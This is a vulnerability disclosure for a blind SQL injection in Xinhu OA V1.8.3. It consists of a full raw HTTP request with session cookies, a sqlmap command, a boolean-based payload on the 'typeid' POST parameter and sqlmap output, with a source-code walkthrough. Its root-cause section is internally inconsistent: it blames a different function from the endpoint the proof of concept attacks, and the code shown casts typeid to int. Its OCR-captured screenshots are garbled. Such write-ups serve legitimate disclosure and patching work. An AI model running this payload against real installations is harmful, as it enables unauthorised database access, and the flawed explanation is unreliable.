


Xinfu OA systemV1.8.3 blind sql injection

Github address:

<https://github.com/rainrocka/xinhu>

Xinfu is a nice free and open source office OA system includes client REIM instant messaging service on APPpc, so that each enterprise unit has its own office system.

Installed it in local server, the version is V1.8.3



POC:

Sqlmap Injection script(the cookie need to be updated):

POST /xinhu/index.php?a=save&ajaxbool=true&d=flow&m=mode_goods|input&rnd=689686 HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

X-Requested-With: XMLHttpRequest

Referer: http://127.0.0.1/xinhu/

Cookie:PHPSESSID=ncvh6rc633pa6nbc3ndrf4vfv3;

EM_TOKENCOOKIE_d354a7fac1e448d4073d6d8b1b743e44=9ae05125f0fb4b25b56462ad51422560;

EM_AUTHCOOKIE_MRfr4UiMLK1F7f5f0aFgplK6SPPRQSOw=admin%7C%7C2c6c5ca0ba3fe3f6b3b38da51edfc0;

workspaceParam=index%7CArchives; deviceid=1545051760210;

xinhu_mo_adminid=ll0kko0lo0kkk0lj0j0jh0hg0wj0wy0wg0hj02; xinhu_ca_adminuser=admin; xinhu_ca_rempass=1;

xinhu_ca_adminpass=ww0ja0wg0kyy0wj0rj0jh0ho02

Connection: close

Content-Length: 114

explain=&fileid=&guige=e&id=0&name=e&num=e&price=&sysmodeid=9&sysmodenum=goods&typeid=356&unit=%E6%94%AF
&xinghao=e

Injection command:

sqlmap.py -r C:\Users\Administrator\Desktop\1.txt -p "typeid" -b --level=3 --risk=2 --dbs

Payload:


Parameter: typeid (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: explain=&fileid=&guige=e&id=0&name=e&num=e&price=&sysmodeid=9&sysmodenum=goods&typeid=356 AND 5051=5051&unit=%E6%94%AF&xinghao=e

Success capture:



```
管理员: C:\Windows\system32\cmd.exe

[*] starting at 16:07:39

[16:07:39] [INFO] parsing HTTP request from 'C:\Users\Administrator\Desktop\1.txt'
[16:07:39] [INFO] resuming back-end DBMS 'mysql'
[16:07:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: typeid (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: explain=&fileid=&guige=e&id=0&name=e&num=e&price=&sysmodeid=9&sysmodenum=goods&typeid=356 AND 5051=5051&unit=%E6%94%AF&xinghao=e
---
[16:07:39] [INFO] the back-end DBMS is MySQL
[16:07:39] [INFO] fetching banner
[16:07:39] [INFO] resumed: 5.7.14
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.25
back-end DBMS: MySQL 5
banner: '5.7.14'
[16:07:39] [INFO] fetching current database
[16:07:39] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:07:39] [INFO] retrieved: rockxinhu
current database: 'rockxinhu'
[16:07:43] [INFO] fetched data logged to text files under 'C:\Users\Administrator\Desktop\sqlmap\output\127.0.0.1'

[*] shutting down at 16:07:43

C:\Users\Administrator>
微软拼音简捷 半:
```

```
管理员: C:\Windows\system32\cmd.exe

--H--
--[O]-- (1.2.4.19#dev)
!_ _! . [.] ! _! ! _!
!_!_ [O]!_!_!_!_!_!_!_!_!
!_!U!_!_!_!_!_!_!_!_! http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 16:18:22

[16:18:22] [INFO] parsing HTTP request from 'C:\Users\Administrator\Desktop\1.tx
t'
[16:18:22] [INFO] resuming back-end DBMS 'mysql'
[16:18:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: typeid (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: explain=&fileid=&guige=e&id=0&name=e&num=e&price=&sysnodeid=9&sysno-
denum=goods&typeid=356 AND 5051=5051&unit=%E6%94%AF&xinghao=e
---
[16:18:23] [INFO] the back-end DBMS is MySQL
[16:18:23] [INFO] fetching banner
[16:18:23] [INFO] resumed: 5.7.14
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.25
back-end DBMS: MySQL 5
banner: '5.7.14'
[16:18:23] [INFO] fetching current user
[16:18:23] [WARNING] running in a single-thread mode. Please consider usage of o
```

The weakness:

mode_worcAction.php createfolderAjax fuction,there define \$typeid to recieve the value via post methon,Just use "int" function to do mandatory type conversion without further checking,then use "Createfolder" function to create a folder.

```

20
21
22  /**
23   * 保存上传的文件
24   */
25  public function savefileAjax()
26  {
27      m( name: 'word' )->savefile();
28      echo 'ok';
29  }
30
31  /**
32   * 创建文件夹
33   */
34  public function createfolderAjax()
35  {
36      $cqcid = $this->post( na: 'cqcid' );
37      $typeid = (int)$this->post( na: 'typeid', dev: '0' );
38      $name = $this->post( na: 'name' );
39
40      m( name: 'word' )->createfolder($name, $cqcid, $typeid);
41  }
42
43  /**
44   * 删除
45   */
46  public function delfileAjax()
47  {
48      $id = $this->post( na: 'id', dev: '0' );
49      return m( name: 'word' )->delword($id);
50  }
51
52  /**
53   * 共享

```

CreateFolder function store values in “\$arr” after then excute “this->insert”

```

28
29  /**
30   * 删除文件
31   */
32  public function delword($id)
33  {
34      if($this->rows( where: ``typeid``=``. $id .``>0)return returnerror( msg: '有子目录不能删除');
35      $rs = $this->getone($id);
36      $fid = arrvalue($rs, k: 'fileid', dev: '0');
37      $this->delete($id);
38      m( name: 'file' )->delfile($fid); // 同时删除文件
39      return returnsuccess();
40  }
41
42  /**
43   * 创建文件夹, $cqcid 分区ID, $typeid 上级文件夹
44   */
45  public function createfolder($name, $cqcid, $typeid=0)
46  {
47      $arr['optid'] = $this->adminid;
48      $arr['optname'] = $this->adminname;
49      $arr['optdt'] = $this->rock->now;
50      $arr['name'] = $name;
51      $arr['cid'] = $cqcid;
52      $arr['typeid'] = $typeid;
53      $arr['type'] = 1; // 说明是文件夹
54      $arr['id'] = $this->insert($arr);
55      return $arr;
56  }
57
58  /**
59   * 获取文档数据
60   * $lx=0 文档中心, 1 所有共享, 2 我共享的
61   */
62  public function getdata($lx=0)

```

Insert function use “record “ to forward” \$arr” then excute “db->insert_id()”;

```

83         'where' => $where,
84         'order' => $order,
85         'limit' => $limit
86     ));
87     return $this->db->query($sql);
88 }
89
90 public function record($arr, $where='')
91 {
92     return $this->db->record($this->table, $arr, $where);
93 }
94
95 public function update($arr, $where)
96 {
97     return $this->record($arr, $where);
98 }
99
100 public function insert($arr)
101 {
102     $nid = 0;
103     if($this->record($arr, $where=''))$nid = $this->db->insert_id();
104     return $nid;
105 }
106
107 public function getwhere($where='')
108 {
109     return $this->db->getwhere($where);
110 }
111
112 public function getfields()
113 {
114     return $this->db->getallfields($this->table);
115 }
116
117 public function delete($where)
118 {
119     return $this->db->delete($this->table, $where);
120 }
121
122 public function getlimit($where, $page=1, $fields='*', $order='', $limit=20, $table='')
123 {
124     if($order != '')$order = 'order by '.$order.'';
125     $where = $this->getwhere($where);
126     if($table == '')$table = $this->table;
127     $sql = "select $fields from $table where $where $order";
128     $count = $this->db->rows($table, $where);
129     if($page <= 0)$page=1;
130     $sql .= "limit " . ($page-1)*$limit . ", $limit";
131     $rows = $this->db->getall($sql);
132     $maxpage = ceil( $count/$limit);

```

mysql.php define "record" store values in " \$val" . then excute toaddval to Implementing Interaction with Database.

Here comes the whole process of SQL injection.

```

include/class/mysql.php
527     $sql="delete from ` $table ` where $where";
528     return $this->tranbegin($sql);
529 }
530
531 /**
532  * 记录添加修改
533  */
534 public function record($table,$array,$where='')
535 {
536     $addbool = true;
537     if(!$this->isempt($where))$addbool=false;
538     $cont = '';
539     if(is_array($array)){
540         foreach($array as $key=>$val){
541             $cont.="` $key `=" . $this->toaddval($val) . ",";
542         }
543     }
544     $cont = substr($cont, start: 1);
545     }else{
546         $cont = $array;
547     }
548     if($addbool){
549         $sql="insert into ` $table ` set $cont";
550     }else{
551         $where = $this->getwhere($where);
552         $sql="update ` $table ` set $cont where $where";
553     }
554     return $this->tranbegin($sql);
555 }
556
557 /**
558  * 返回总条数

```